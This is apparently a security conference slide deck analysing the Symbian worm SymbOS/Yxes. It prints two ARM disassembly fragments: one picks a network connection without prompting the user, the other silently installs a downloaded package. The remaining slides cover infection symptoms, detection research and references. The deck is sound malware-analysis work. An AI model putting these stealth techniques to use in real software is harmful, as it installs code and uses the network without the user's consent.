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
- Advanced Device Locks is a legitimate application



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

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

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

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

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

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

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Meet SymbOS/Yxes.E!worm

Trojaned application!

SymbOS/Yxes: Stealth Behaviour

Automatically downloads another variant and installs it

Stealth IAP selection

```
; ECommDbDialogPrefDoNotPrompt
MOV     R1, #3
; TCommDbConnPref::SetDialogPreference(TCommDbDialogPref)
; Arg1 = object, Arg2 = DoNotPrompt
BL      _ZN15TCommDbConnPref19SetDialog
      PreferenceE17TCommDbDialogPref
```

Stealth installation

```
LDR     R0, [R11,#installerobj]
MOV     R1, R3          ; request status
LDR     R2, [R11,#filename] ; e.g c:\data\kel.sisx
MOV     R3, R12         ; install options
; SwiUI::RSWInstSilentLauncher::SilentInstall
BL      SWInstCli_4
```

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Not for *fun*, but for **money** !
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KISS - Keep It Simple, Stupid

Very simple code most of the time
No need to use vulnerabilities / exploits.
Use of public or undocumented APIs

Want to read more about it?

SMS Trojans - such as Java/GameSat.A!tr

D. Maslennikov, *Russian Cybercriminals on the move: profiting from mobile malware*, Virus Bulletin Conference, September 2010
A. Apvrille, J. Zhang, *The Four Horsemen*, 7th CONFidence 2010 conference, Krakow, Poland, May 24-26, 2010

Zitmo and Yxes

A. Apvrille, K. Yang, *Defeating mTANs for profit*, ShmooCon 2011, Washington DC, USA, January 28-30 2011
A. Apvrille, *Symbian Worm Yxes: Towards Mobile Botnets?*, in Proceedings of the 19th EICAR Annual Conference, pp. 31-54, Paris, France, May 8-11, 2010

Cyber-criminality

G. Lovet, *Fighting cybercrime: technical, juridical, and ethical challenges*, Virus Bulletin Conference, September 2009

Suspicious Symptoms

The following symptoms may indicate infection (or may not):

- No app icon

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

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- Suspicious SMS link

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

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

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

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- After installation, an unknown daemon is running on the phone / Phone battery drains

Securing Mobile Phones

Tools

- Phone logs (LogExport),
- Packet sniffers (EzSniffer)...

Research Papers

- Behaviour analysis: Liang Xie and Xinwen Zhang and Jean-Pierre Seifert and Sencun Zhu. *pBMDS: A Behavior-based Malware Detection System for Cellphone Devices*. In WiSec'10, March 2010.
- SMS sending profiles: Guanhua Yan, Stephan Eidenbenz, and Emanuele Galli. *Sms-watchdog: Profiling social behaviors of sms users for anomaly detection*. In RAID, volume 5758 of Lecture Notes in Computer Science, 2009.
- Rules combining security capabilities: William Enck, Machigar Ongtang, and Patrick McDaniel. *On Lightweight Mobile Phone Application Certifi- cation*. In CCS'09, November 2009.

Anything else?

Hackers welcome to help !

Thank You !

Contacts

Corporate research blog: http://blog.fortinet.com
Axelle Apvrille /mobile malware/ : aapvrille@fortinet.com
Alexandre Aumoine /challenge/ : aaumoine@fortinet.com

Want hints for the Insomni'Hack challenge?
Bribe Alexandre Aumoine or me ;)
No, just kidding. We don't accept bribes :=)

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